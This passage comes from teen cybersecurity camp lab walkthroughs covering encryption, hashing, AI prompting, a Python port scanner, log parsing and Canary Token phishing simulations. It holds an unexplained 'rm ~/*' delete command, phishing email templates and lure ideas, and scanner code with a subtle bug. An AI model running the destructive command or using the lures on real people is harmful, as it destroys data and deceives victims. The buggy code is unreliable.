`SGVsbG8sIFRIZW5DeWJlcIBDYW1wISBXZWxjb21lIHRvIHRoZSBCYXNINjQgbW9kdWxILg==`
- c. Encode:
 - i. On top of the website click the “Encode” button.
 - ii. Write a new message into box and then click the green “Encode” button.
 - iii. Navigate below to see the output in base64.

4. Email a classmate a Base64 encoded paragraph to see if they can decrypt it.

Key Takeaways

1. **Base64 Use Cases**
 - a. Transporting binary data over text-based systems like email.
 - b. Embedding small files in web pages.
2. **Limitations**
 - a. Base64 is not secure and should not be used for protecting sensitive data.
 - b. Always use proper encryption methods like AES or RSA for security needs.

Password Protect Files with zip (15 mins)

Overview:

Use the `zip` and `unzip` command to encrypt a file with a password. Zip is software that can compress either a single file, multiple files or even a folder into a single file. For this exercise, we will focus on protecting a single file. For extra credit - use AI and Google to create a folder, put some files in the folder and zip them to one file for ease of sharing. Then unzip it!

1. Create a text file:
`echo "Secure this file" > securefile.txt`
2. Compress and encrypt with a password (Be aware that this command will be saved and in your history):
`zip --password <mysecurepassword> securefile.zip securefile.txt`
3. Extract the file:
`unzip securefile.zip`
4. It will ask you if you want to replace the file - select [r] to rename - rename file to “`newsecurefile.txt`”
5. Confirm the correct data is in the newly extracted file
`cat newsecurefile.txt`

Technical Enrichment: Exploring Advanced Encryption, Hashing, and Security Concepts (30 mins)

Objective:

Use advanced tasks related to encryption, hashing, and secure file management. These activities align with the confidentiality theme and introduce deeper exploration of cryptographic tools and their practical applications. Keep your “temp” folder for the next exercise.

Creating and Managing Encrypted Archives

Purpose: Learn how to securely compress and encrypt multiple files and folders, simulating real-world practices for protecting sensitive data.

1. **Create a backup of your home folder** (copy everything one at a time from the home dir):

```
mkdir -p ~/temp/sensitive_data  
echo "This is confidential report #1" > ~/temp/sensitive_data/report1.txt  
echo "Financial data Q4 2023" > ~/temp/sensitive_data/financials.txt  
echo "Employee records: John Doe" > ~/temp/sensitive_data/employees.txt
```

- a. You should now have a folder named “temp”

2. **Encrypt the Folder with zip:**

- a. Compress and password-protect the folder. Replace <ID> with your student number:
`zip -er encrypted_data<ID>.zip ~/temp/sensitive_data/`
- b. It will ask you for a password, enter it to create the encrypted file.
- c. You now have a folder called “encrypted_data120”. The 120 number is your ID.
- d. Remove the current temp folder so its not overwritten: `rm -r temp`
- e. The `-e` flag enables encryption, and `-r` recursively includes all files.
- f. This is a better option than in the earlier lab as it doesn’t put the password in the command line which will be saved and can be reviewed by the “history” command.

3. **Extract and Decrypt the Encrypted Folder:**

- a. Unzip and provide the password: `unzip encrypted_data<ID>.zip`
- b. We now have an entire home folder backed up and secure. You can save this file for offline use. We’ll go into details in how you can get files and folders off the cloud systems using python servers and open ports.

4. **File Sharing** - Share your file with classmates and give them the symmetric key (your password) so they can decrypt it. **NOTE: Wherever you enter this next command will make ALL the files in that folder and subfolders available on the internet!**

- a. Start a webserver on your machine from the home directory as wherever you execute this command, it will display those contents so don't keep your server up for a prolonged amount of time as it's not secure: `python3 -m http.server 4<ID>`
 - i. Example for student ID 120: `python3 -m http.server 4120`
 - ii. If your computer is successfully serving a file, it will look like the below.

```
student120@test:~$ python3 -m http.server 4120
Serving HTTP on 0.0.0.0 port 4120 (http://0.0.0.0:4120/) ...
```

- b. Have a classmate download your file on their browser or command line and decrypt it:
 - i. From a browser: `http://<IP>:4<ID>`
 1. Click and save the file and try to open it.
 - ii. From the command line: `wget <IP>:4<ID>/encrypted_data.zip`
 1. After its downloaded: `unzip encrypted_data<ID>.zip`
- c. After they download your file, provide them with the password so they can decrypt it.
- d. This is the power of encryption! Sending a folder of encrypted files securely to someone.

Discussion:

- **How Encryption Works:** Encryption turns regular files into secret code that only someone with a special password can read. This keeps your information safe from people who shouldn't see it.
- **Importance of Sharing Passwords Securely:** When you share an encrypted file, make sure to give the password to the person receiving it in a secure way. This way, only they can open and see the files.
- **Benefits of Encryption:** Encryption helps protect sensitive information, like personal data or private documents, by making sure that if anyone tries to steal the files, they won't be able to understand them without the password.

File Integrity Verification with Advanced Hashing

Purpose: Explore how to verify the integrity of multiple files and compare hash outputs.

In this lab, we are learning about hashing and why it's essential in cybersecurity and forensics. Hashing is a process that takes a file and creates a unique string of characters, called a hash. This hash acts like a digital fingerprint for the file.

In cybersecurity, hashing is crucial because it helps us ensure that files have not been tampered with or altered. By comparing the hash of a file before and after it is sent or stored, we can see if any changes have occurred. If the hashes match, the file is unchanged. If they don't match, it means the file has been altered.

In forensics, hashing is important for verifying the integrity of evidence. Investigators use hashing to show that digital evidence has not been altered since it was collected. This helps maintain the credibility and reliability of the evidence in legal proceedings.

By participating in this lab, we gain hands-on experience with creating and verifying hashes, which is a valuable skill in both cybersecurity and forensics. We learn how to use tools to generate and compare hashes, ensuring that data remains intact and trustworthy.

1. Generate Hashes for Files:

- a. You should still have the folder "home" from the last lab. Navigate into the home folder and
- b. This command creates a list of hashes for all files in the `sensitive_data` directory. From the home folder run: `cd /home/student<ID>/temp/`
- c. Create hashes for the `sensitive_data` folder: `sha256sum sensitive_data/* > hash_list.txt`
- d. Analyze at the hashes, focus on the last 5 digits for simplicity: `cat hash_list.txt`

2. Modify a File:

- a. Ensure you are in the "temp" folder.
- b. Change a file: `echo "Additional unauthorized data" >> sensitive_data/report1.txt`

3. Recalculate Hashes and Compare:

- a. Ensure you are in the "temp" folder and run: `sha256sum -c hash_list.txt`
- b. Observe the "FAILED" result for the modified file with the "check" flag.

Discussion:

- Why is it important to verify the integrity of files, especially those containing sensitive data?
- How can hashing help secure data, and what are its limitations?
- What are the differences between hashing and encryption, and when should each be used?

Secure Communication with OpenSSL

Purpose: Practice encrypting and securely sharing files using OpenSSL while emphasizing the importance of key management.

1. Navigate back into the temp directory: `cd ~/home/student<ID>/temp/`

2. **Generate a Random Key:** Using a special program called OpenSSL to create a secret key and then use that key to lock (encrypt) or unlock (decrypt) important files to keep them safe from others.

```
openssl rand -base64 32 > secret.key
```

3. **Encrypt the Report1 File with the Key:** It scrambles the file using AES-256 encryption, and only someone with the secret key can unlock it.

```
openssl enc -aes-256-cbc -salt -in ./sensitive_data/report1.txt -out report1.enc -pass file:./secret.key
```

4. **Decrypt the File with the Key:** This command restores the original file from the encrypted version, as long as you have the correct key.

```
openssl enc -aes-256-cbc -d -in report1.enc -out report1_decrypted.txt -pass file:./secret.key
```

Discussion:

- Why is it important to keep the secret key safe, and what could happen if someone else gets access to it?
- How does symmetric encryption work, and why do both the sender and receiver need the same key to unlock a file?
- What are some real-world examples of when encryption is used to protect information, and how does it help keep data secure?

Walkthrough Document for Teen Cybersecurity Camp: Lab 3 (1 ½ hours)

Lab Title: AI Integration in Cybersecurity - Crafting Effective Prompts

Lab Description

Prepare to learn how to create precise, structured, and contextual prompts for any AI platform. This includes understanding when to use syntax like: "", and headers to organize thoughts. You will explore how to use tone, personality, and grade-level variations to tailor AI responses. By the end, you will confidently use AI tools for coding, writing, brainstorming, and troubleshooting tasks.

Learning Objectives

1. Understand the structure of a good prompt (clear, concise, and specific).
2. Use tone, style, and grade-level variations to generate diverse outputs.
3. Break prompts into structured steps using headers and clear instructions.
4. Learn how to ask AI to **walk you through a problem** step-by-step.
5. Evaluate prompts for coding help, understanding, and explanations.

Step-by-Step Walkthrough

Log into remote server via SSH

- Use the SSH command to log in to the remote server:
ssh <yourusername>@IP
- Accept the key fingerprint by typing yes if prompted.
- Enter your given password to establish the connection.

Overview

- Explain the importance of AI across different cybersecurity roles:
 - Automating repetitive tasks for penetration testers and blue teams.
 - Parsing logs and extracting metadata for forensics.
 - Assisting in system administration tasks.
- Introducing AI tools:
 - **ChatGPT:** chatgpt.com for coding, parsing data, and generating explanations.
 - **Google Gemini:** Advanced contextual AI - <https://gemini.google.com/app>

Basics of Prompt Structure (5 mins)

1. Delete everything from your home folder: rm ~/*
2. **Prompt Structure Example**
 - a. **Context:** Describe the background of what you need help with.
 - b. **Specific Task:** Clearly state what you want the AI to do.
 - c. **Format:** Specify the format or style of the response (e.g., code, bullet points, essay).
 - d. **Tone/Personality:** Add any desired style (e.g., formal, friendly, humorous).
3. **Syntax Explanation**
 - a. Use the colon ":" to clearly define tasks:
For example - "Write a Python script to count files in a directory: /var/log"
 - b. Use "" for clarity when including specific words, or file names.
 - i. *Example 1* - "Explain the term "metadata" in simple words for a 1st grader."
 - ii. *Example 2* - "Restructure these sentences so it makes sense and is easier to understand by the reader. "Tim walked his dog outside even though his brother said he would walk him. When Tim came back his brother asked him why he walked the dog as if it was his turn.""

Crafting Prompts for AI (15 mins)

You will now experiment with these structured prompts to assist you in your cyber journey. The key to getting an effective output from AI is to tell it exactly what you want, it cannot read your mind so the more information you give it, the better the outcome. Copy and paste the green text below into an AI chat to get an accurate response.

1. **Coding Example:**
Context: I want to create a Bash script to monitor disk usage. **Task:** Write a script that checks disk usage and outputs a summary in plain English. **Format:** Provide comments in the code explaining each step. **Tone:** Explain it like you are teaching a beginner.
2. **Explaining Concepts for Different Audiences (copy and paste the entire prompt into AI):** Copy/Paste the prompt to see the difference in explanations:
Show me the differences between the prompts below so I can understand how to tailor for my audience. **Explain** the concept of encryption for a 1st grader. **Explain** the concept of encryption for a high school student. **Explain** the concept of encryption for a Ph.D. in cryptography.

3. Resume Rewriting (copy and paste the entire prompt into AI):

Context: I have experience managing teams in cybersecurity.

Task: Rewrite this sentence for a resume:

"I managed a security team that monitored network traffic and fixed vulnerabilities."

Tone: Professional, concise, and impactful.

4. Asking AI to Walk Through Problems

a. Ask AI to "walk you through a problem step-by-step."

b. Example Prompt (copy and paste the entire prompt into AI):

Context: I am learning Python and struggling with loops.

Task: Walk me through writing a Python script that prints numbers from 1 to 10 using a for loop.

Format: Explain each step before showing the code and then provide the full code.

5. Exploring Tone, Style, and Personality - Explore how tone affects AI responses.

a. Friendly Tone:

Task: Explain what a firewall does in cybersecurity.

Tone: Use a friendly and conversational style, like talking to a classmate.

b. Formal/Professional Tone:

Task: Describe the importance of firewalls in network security.

Tone: Formal, concise, and professional.

c. Humorous Tone:

Task: Explain what a firewall does in a funny way.

Tone: Use humor and metaphors to make it engaging.

d. Creative Personality:

Task: Draft a poem about firewalls protecting a network.

Tone: Creative and imaginative.

Ex 1 - Security Testing - Scan Subnets for Open Ports (30 mins)

Why is this exercise important?

Being able to create your own script to automate tasks or chain tasks together is an important skill in penetration testing and cybersecurity in general. Open ports are like doors to a computer or network, and hackers can use these doors to break in. By scanning for open ports, you can find out if any doors are left open, which could let someone attack the system. Writing your own script gives you the ability to automate the process, making it faster and more efficient than tools sometimes...or you may not be allowed to have certain tools. This skill is essential for identifying and fixing security problems before attackers can exploit them. If you run into issues, copy, and paste the error into the AI and ask for help to fix the code.

Expected Functionality: The script scans a user-specified subnet or single IP address then outputs open ports for each IP address.

1. Use the following IPs to scan:

- a. **127.0.0.1** - This is the computer that you are SSH'd into. It is an internal IP for any computer.
- b. **45.33.32.156** - This is the IP of scanme.org which is the creator of NMAP (a tool that we will learn later).

2. Creating a Python Script:

- a. Navigate to chatgpt.com.
- b. In the messaging terminal on chatgpt.com type: "Write a Python script to scan a subnet for open ports using the socket and ipaddress libraries. Only show open ports and do not show the closed ports. I also want the option to scan a port range."
- c. Here is an example script from ChatGPT using python:

```
import socket
import ipaddress
from concurrent.futures import ThreadPoolExecutor

def scan_target(ip, port):
    """Scan a specific IP and port."""
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
        s.settimeout(1) # Set timeout to 1 second
        try:
            s.connect((ip, port))
            print(f"Open port {port} on {ip}")
        except:
            pass # Ignore closed ports

def scan_subnet(subnet, port_range):
    """Scan a subnet for open ports in a specified range."""
```

```

print(f"Scanning subnet: {subnet}")
start_port, end_port = port_range
with ThreadPoolExecutor(max_workers=100) as executor:
    for ip in ipAddress.IPV4Network(subnet, strict=False):
        for port in range(start_port, end_port + 1):
            executor.submit(scan_target, str(ip), port)

if __name__ == "__main__":
    subnet_to_scan = input("Enter the IP or subnet to scan (e.g., 192.168.1.0/24): ")
    port_range_input = input("Enter port range to scan (e.g., 20-80): ")

    # Parse the port range
    try:
        start_port, end_port = map(int, port_range_input.split("-"))
        if start_port < 1 or end_port > 65535 or start_port > end_port:
            raise ValueError("Invalid port range. Ensure 1 <= start_port <= end_port <= 65535.")
    except Exception as e:
        print(f"Error: {e}")
        exit(1)

    # Run the subnet scan
    scan_subnet(subnet_to_scan, (start_port, end_port))

```

- d. Save the code to a file and run it:
- i. Copy the code from the ChatGPT output. Click the “Copy code” in the top right corner of the code box to easily copy the code.
 - ii. Open a file: `nano subnet_scanner.py`
 - iii. Paste the contents from ChatGpt or Gemini in the file (right click and paste).
 - iv. Save the file: `ctrl + O` then press `enter` to save as the same file name
 - v. Close the file: `ctrl + X`
 - vi. Ensure the file is saved by viewing the file: `cat subnet_scanner.py`
 1. You should see the contents of the file in the command line.
 - vii. Run the script: `python3 subnet_scanner.py`
 - viii. If you used the example from above:
 1. Enter the subnet to scan (e.g., 192.168.1.0/24): `45.33.32.156`
 2. Enter port range to scan (e.g., 20-80): `1-32000`
 - ix. What ports came back as open?
 - x. If you use your own script, follow the output in the terminal, it will tell you what to put in the command line or ask AI for help.

Ex 2 - Parse Security Logs for Anomalies (20 mins)

Why is this exercise important?

Scanning logs are crucial for developing practical cybersecurity skills as they simulate real-world scenarios Blue Team defenders face when identifying potential threats. By parsing security logs for anomalies, participants enhance their ability to detect malicious activity, such as brute force attacks, while gaining hands-on experience in scripting, log analysis, and iterative troubleshooting—core competencies for system administration and cyber defense.

Expected Functionality:

The script reads the log file, extracts failed login attempts, and generates a summary like: "There were 15 failed login attempts. Most attempts were from IP address 192.168.1.15 targeting the user 'admin'."

1. Navigate to ChatGPT.com and enter this into the prompt: "Create a Python script to read a log file if I provide the path and summarize its findings in plain English and full sentences based on the probability that somebody was trying to brute force their way into the computer or something else malicious. Analyze the file from the perspective of a Blue Team defender and forensic analysts."
2. Example script:

```
import re
from collections import Counter

def analyze_log_file(file_path):
    try:
        with open(file_path, 'r') as log_file:
            logs = log_file.readlines()
    except FileNotFoundError:
        print(f"Error: File at '{file_path}' not found.")
        return
    except Exception as e:
        print(f"An error occurred: {e}")
        return

    failed_login_attempts = []
    ip_pattern = r'(\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3})'
    user_pattern = r'for\s+(\S+)\s+'
    log_summary = {}

    for line in logs:
        if "Failed password" in line:
            ip_match = re.search(ip_pattern, line)
            user_match = re.search(user_pattern, line)

            if ip_match and user_match:
```

```

ip_address = ip_match.group(1)
username = user_match.group(1)
failed_login_attempts.append((ip_address, username))

if failed_login_attempts:
    ip_counter = Counter([attempt[0] for attempt in failed_login_attempts])
    user_counter = Counter([attempt[1] for attempt in failed_login_attempts])
    most_common_ip = ip_counter.most_common(1)[0]
    most_common_user = user_counter.most_common(1)[0]

    log_summary = {
        "total_failed_attempts": len(failed_login_attempts),
        "most_common_ip": most_common_ip,
        "most_common_user": most_common_user,
        "unique_ips": len(ip_counter),
        "unique_users": len(user_counter),
    }

    print("Security Log Analysis Summary:")
    print(f"There were {log_summary['total_failed_attempts']} failed login attempts.")
    print(f"Most attempts originated from IP address {log_summary['most_common_ip'][0]} "
          f"with {log_summary['most_common_ip'][1]} occurrences.")
    print(f"The user account targeted most frequently was '{log_summary['most_common_user'][0]}' "
          f"with {log_summary['most_common_user'][1]} attempts.")
    print(f"A total of {log_summary['unique_ips']} unique IP addresses and "
          f"{log_summary['unique_users']} unique user accounts were involved.")
else:
    print("No failed login attempts detected in the provided log file.")

# Example usage:
log_file_path = input("Enter the path to the log file: ")
analyze_log_file(log_file_path)

```

3. Open a file: `nano log_parser.py`
4. Copy and paste the output from ChaptGPT into the file you just created
5. Save the file: `ctrl + O`
6. Close the file: `ctrl + X`
7. Run the script with a sample log file: `python3 log_parser.py`
 - a. Depending on how the script was created, you may enter the path of the log file with the command, i.e., `python3 log_parser.py /var/log/auth.log` or as the script above, it will ask you for the path after you run the file.
8. Did you have errors? If so, put copy and paste the error in ChatGPT and see if it can help you fix the script. Also ask it to help you understand the error. “Please look at this response and tell me what it means and how to fix it, so my script runs”.
9. See what the script says. How many invalid attempts were made?
10. Make your own script to analyze the same log file.


Ex 3 - Linux Administration - Disk Usage Summary (20 mins)

We want the script to check the disk usage on a system and provides a detailed summary in plain English. It reports the total, used, and available space for each disk, along with the usage percentage, making it easy to understand the current storage status.

Expected Functionality - For example:

"The system has 80GB of total disk space, with 60GB used and 20GB free. The `/home` directory is using the most space at 40GB."

1. Use AI to generate the script: [Write a Bash script to check disk usage and output a detailed summary in plain English](#).
2. Create a file in your linux terminal: `nano disk_summary.sh`
3. Copy and paste the contents from the AI output into your new file (right click and paste).
4. Save the script and close it: `ctrl + O` then press `Enter` and close the script: `ctrl + X`
5. Make it executable: `chmod +x disk_summary.sh`
6. Run the script: `./disk_summary.sh`
7. Here is an example of the AI output from Chat GPT:



```
Bash Script: disk_summary.sh
bash
Copy code

#!/bin/bash

# Function: Check disk usage and output a summary in plain English

# Get disk usage information
DISK_USAGE=$(df -h --output=source,size,used,avail,pcent | tail -n +2)

echo "Disk Usage Summary:"
echo "====="

# Process each line and format the output in plain English
while read -r line; do
    # Extract fields
    DISK=$(echo $line | awk '{print $1}')      # Disk/Filesystem name
    TOTAL=$(echo $line | awk '{print $2}')       # Total disk space
    USED=$(echo $line | awk '{print $3}')        # Used space
    AVAILABLE=$(echo $line | awk '{print $4}')   # Available space
    PERCENT=$(echo $line | awk '{print $5}')     # Usage percentage

    # Generate plain English output
    echo "The disk $DISK has a total capacity of $TOTAL."
    echo "Currently, $USED is used, leaving $AVAILABLE available."
    echo "The disk is $PERCENT full."
    echo ""

done <<< "$DISK_USAGE"

echo "End of disk usage summary."
```

Technical Enrichment:

Try to modify the scripts so that it produces certain colors to indicate warnings or highlight specific data points such as attempted log in attempts, disk space, highlight the port numbers, etc. See how complicated you can make the script that produces the most value.

Walkthrough Document for Teen Cybersecurity Camp: Day 2 - Lab 4 (55 mins)

Lab Title: Social Engineering Tactics Lab

Educational Use Only

This lab is designed strictly for educational purposes to teach cybersecurity awareness and defense techniques. It must not be used for malicious intent or unauthorized activities. Permission from all participants, including students and faculty, is required.

Lab Description

You will explore common social engineering attacks, focusing on phishing and spear-phishing campaigns. You will simulate phishing attacks using Canary Tokens to observe potential victim behavior on your own device, along with leveraging artificial intelligence to analyze suspicious emails. By the end of the lab, you will understand social engineering tactics and how AI tools can assist you.

Learning Objectives

1. Identify various social engineering techniques and phishing tactics.
2. Understand how phishing emails can be analyzed for malicious indicators.
3. Utilize AI tools to assess the probability of an email being phishing.
4. Implement and monitor Canary Tokens to simulate phishing campaigns.

Step-by-Step Walkthrough

Log into remote server via SSH

- Use the SSH command to log in to the remote server:
ssh <yourusername>@IP
- Accept the key fingerprint by typing yes if prompted.
- Enter your given password to establish the connection.

Overview:

- Explanation of social engineering tactics:
 - **Phishing:** Generic email scams to deceive users into sharing sensitive data.
 - **Spear-Phishing:** Targeted phishing aimed at specific individuals.
 - **Smishing:** A type of phishing attack that uses SMS (Short Message Service) or text messages to deceive individuals. The term combines "SMS" and "phishing."

Introduction to Social Engineering and Phishing (10 mins)

1. Copy and paste the email below into an AI terminal then ask it to rate the email on a scale 1-10 based on it sounding like a phishing email. Ask why it sounds like a phishing email.

Subject: Urgent: Account Suspension Notice

Dear User,

We detected unusual activity on your Gmail account, and will be temporarily suspended if not actioned immediately. Please verify your account details immediately by clicking the secure link below to restore access:
www.wellsfargobanking.net

Thank you,
Account Security Team

2. Copy and paste the prompt and email below into AI and see what it says. Here is a sample prompt: “Analyze the following email for signs of phishing. Identify red flags like urgency, suspicious links, sender inconsistencies, or requests for sensitive data. Provide a probability score of how likely this email is phishing and explain why.”

Subject: Jane, Your Amazon Order Needs Verification

Hi Jane,

Thank you for your recent purchase on Amazon. Unfortunately, there was an issue processing your payment, and we need you to verify your billing details to complete the order . Please click the link below to resolve this issue:
www.amazonpurchasing.com

Thank you for shopping with Amazon,
Amazon Customer Service

Discussion:

- How accurate was the AI's analysis?
- Would you have discovered the issues in the email?
- How can this be automated?
- How can AI help security analysts streamline and automate phishing detection?

Simulating Phishing with Canary Tokens (45 mins)

Objective:

You will use Canary Tokens to simulate phishing links and monitor access. Canary Tokens help identify when a link or attachment is clicked, which is useful for tracking engagement in phishing campaigns.

1. Watch this quick video on what a canary token is and its use case - [here](#).
2. Navigate to the canary token website [here](#).
3. Review all the several types of canary tokens to understand the number of ways that companies and malicious hackers can track you and your computer usage.
4. We will focus on the Microsoft Word and Acrobat Reader PDF as these are the most popular documents that users use.
 - a. **Word Document (This will not work on a Chromebook):**
 - i. Click the Microsoft Word document on the canary token website [here](#).
 - ii. Enter your email address where you want to be alerted.
 - iii. Put a reminder of where you put the token “Word Doc on my home desktop”
 - iv. Click “Create Canarytoken”
 - v. Click “Download your MS Word File”
 - vi. Rename the canary token and save the file.
 - vii. Open the document to trigger - check your email. **Check your Junk mail too!**
 - viii. With permission - Send the canary token to a student and have them open it.
 - ix. Annotate the IP from your email and then go [here](#) to see where the IP is located.
 - b. **Adobe Reader PDF - use the same steps as the Microsoft Word token**

Discussion:

1. What red flags stood out in the phishing emails?
2. How effective was AI in identifying phishing?
3. How can tools like Canary Tokens assist organizations in identifying vulnerabilities?
4. Discuss ethical considerations when simulating phishing attacks for training purposes.

Technical Enrichment: Advanced Social Engineering Tactics and Phishing Analysis (30 mins)

Objective: Explore advanced social engineering methods by leveraging Canary Tokens (QR Codes and Fast Redirect tokens) in phishing scenarios. These activities simulate attacker tactics, fostering a deeper understanding of their methodologies to build better defenses.

Using Canary Token QR Codes and Redirect Tokens

Purpose: Learn how attackers use QR codes and redirect links to manipulate users into triggering callbacks. This hands-on activity will foster critical thinking about social engineering tactics and defense strategies.

1. Create a Canary Token QR Code:

- a. Navigate to [Canary Tokens](#).
- b. Select the "QR Code" token type.
- c. Enter your email address to receive alerts.
- d. Add a description to track your token (e.g., "Group Project QR Code").
- e. Click "Create Canarytoken" and download the QR code.

2. Plan and Deploy the QR Code:

- a. Brainstorm as a group how to deploy the QR code in a realistic phishing scenario. Examples include embedding it in:
 - i. A fake event poster.
 - ii. A coupon or flyer for free services.
 - iii. A fake business card.
- b. Test the QR code by scanning it with a mobile device to observe the callback and email alert. Read [this](#) article on fake QR codes being deployed.

3. Analyze the Results:

- a. Check the alert email to analyze the data received, such as IP address, geolocation, and timestamp.
- b. Discuss the implications of such tactics and how to educate users about avoiding these traps.

Using Canary Token Redirect Links

1. **Create a Fast Redirect Canary Token:**
 - a. Visit [Canary Tokens](#) and choose the "Fast Redirect" option.
 - b. Enter a redirect URL, such as "www.google.com," and your email for alerts.
 - c. Add a description (e.g., "Phishing Email Redirect Test") and create the token.
 - d. Copy the generated link.
2. **Embed the Redirect Link in a Phishing Email:**
 - a. Collaborate as a group to craft a convincing phishing email. Use realistic language and design, but avoid malicious intent. Replace the link with the phishing link you created from the Canary website.
 - b. Send the email to another group or a test account with their permission and understanding that this is for testing and educational purposes.

Example Email

Subject: Important Account Update Required

Body:

[Recipient's Name],

We've noticed unusual activity on your account and require immediate verification to secure it. Please click the link below to verify your account:

[Verify Your Account Now](#)

Thank you, Security Team

[Company Name]

1. **Monitor the Callback:**
 - a. Once the recipient clicks the link, observe the email alert generated by the Canary Token. It should contain details about the device and IP address used.
 - b. Note: After clicking, the user will be redirected to the intended website (e.g., "www.google.com"), maintaining the illusion of legitimacy.
2. **Reflect on the Activity:**
 - a. Discuss how these techniques exploit user trust and how to recognize phishing attempts.
 - b. Brainstorm effective training or countermeasures to mitigate such attacks.

Phishing Email Creation and Analysis

Purpose: Gain experience creating and analyzing phishing emails to understand common tactics and defensive measures.

1. Form Groups:

- a. Divide participants into small groups. Each group will act as "attackers" to create a phishing email and "defenders" to analyze emails from other groups.

2. Craft a Phishing Email:

- a. Design a phishing email incorporating:
 - i. A realistic but urgent subject line (e.g., "Your Payment Failed – Immediate Action Required").
 - ii. Suspicious links using a Canary Token (Word, PDF, Excel, link, etc.).
 - iii. Grammatical errors or unusual sender details to mimic real phishing attempts.

3. Send and Test:

- a. Share the phishing email with another group.
- b. Recipients analyze the email for red flags such as urgency, suspicious links, and sender inconsistencies.
- c. If a recipient clicks the link, observe the callback email triggered by the Canary Token.

4. Group Analysis:

- a. Analyze the phishing email using an AI tool. Use prompts like:
 - i. "Rate this email on a scale of 1-10 for phishing likelihood. Explain your reasoning."
 - ii. "Identify red flags in this email and suggest improvements."
- b. Discuss what made the email convincing and how defenders can detect and prevent similar attacks.
- c. Provide clear and concise feedback to the other group.

Reflection Questions:

1. How effective were the phishing attempts? What made them believable or suspicious?
2. What did you learn about attacker mindset and methodology?
3. How can organizations use tools like Canary Tokens for proactive defense?
4. What ethical considerations arise in phishing simulations and social engineering training?

Key Takeaway: Understanding attacker tactics and practicing hands-on defense strategies are critical for building strong cybersecurity awareness. By leveraging tools like Canary Tokens, you can gain practical skills and insights into real-world scenarios.

Walkthrough Document for Teen Cybersecurity Camp: Lab 5 (1 hour)

Lab Title: Forensically Analyzing Embedded Triggers in Word and Adobe Documents

Lab Description

In this lab, you will analyze Microsoft Word and Adobe Acrobat PDF files that have Canary Tokens embedded. These documents contain hidden triggers designed to alert a monitoring server when opened. This is an extension lab from the previous discussion about Canary Tokens. You will investigate the files to uncover what specifically causes the callback to the Canary server and sends an alert to your email. This lab will help you understand how attackers and defenders use embedded triggers to monitor activity.

Learning Objectives

1. Analyze the contents of a Word document and a PDF file to identify embedded triggers.
2. Understand how Canary Tokens function within commonly used file formats.
3. Learn forensic methods to uncover hidden data or scripts in files.
4. Discuss the practical use of Canary Tokens for phishing detection and defense.

Step-by-Step Walkthrough:

Log into remote server via SSH

- Use the SSH command to log in to the remote server:
`ssh <yourusername>@IP`
- Accept the key fingerprint by typing yes if prompted.
- Enter your given password to establish the connection.

Introduction to Embedded Triggers and Canary Tokens


Overview:

- What are embedded triggers?
 - Scripts, macros, or hidden elements that execute actions when a file is opened or interacted with.
- What is a Canary Token?
 - A small, embedded mechanism in a file that silently alerts a server when triggered. Canary Tokens can be embedded into various file types like Word documents, PDFs, and URLs.

Word Document Analysis (20 mins)

Objective: Forensically analyze the downloaded Word document to determine what is causing the Canary Token callback.

1. You can either create your own Canary Token or use the pre-provided ones.
 - a. Using your own canary tokens (recommended):
 - i. Using your own canary token lets you see when the token is triggered and from where. If you don't want a GitHub account or want to get a call back to your email address, go to the next step to download a provided canary token.
 - ii. If you don't already have a GitHub account, create one [here](#).
 - iii. Rename the tokens from the previous labs to `canarytoken.docx` and `canarytoken.pdf` for simplicity. Ensure you have access to the email that you signed up for the token.
 - iv. Create your own repository and upload your Microsoft Word and Adobe PDF canary tokens from the previous Lab to your GitHub account. Watch this walkthrough.
 - v. Once you upload the files, download to your Linux home folder:
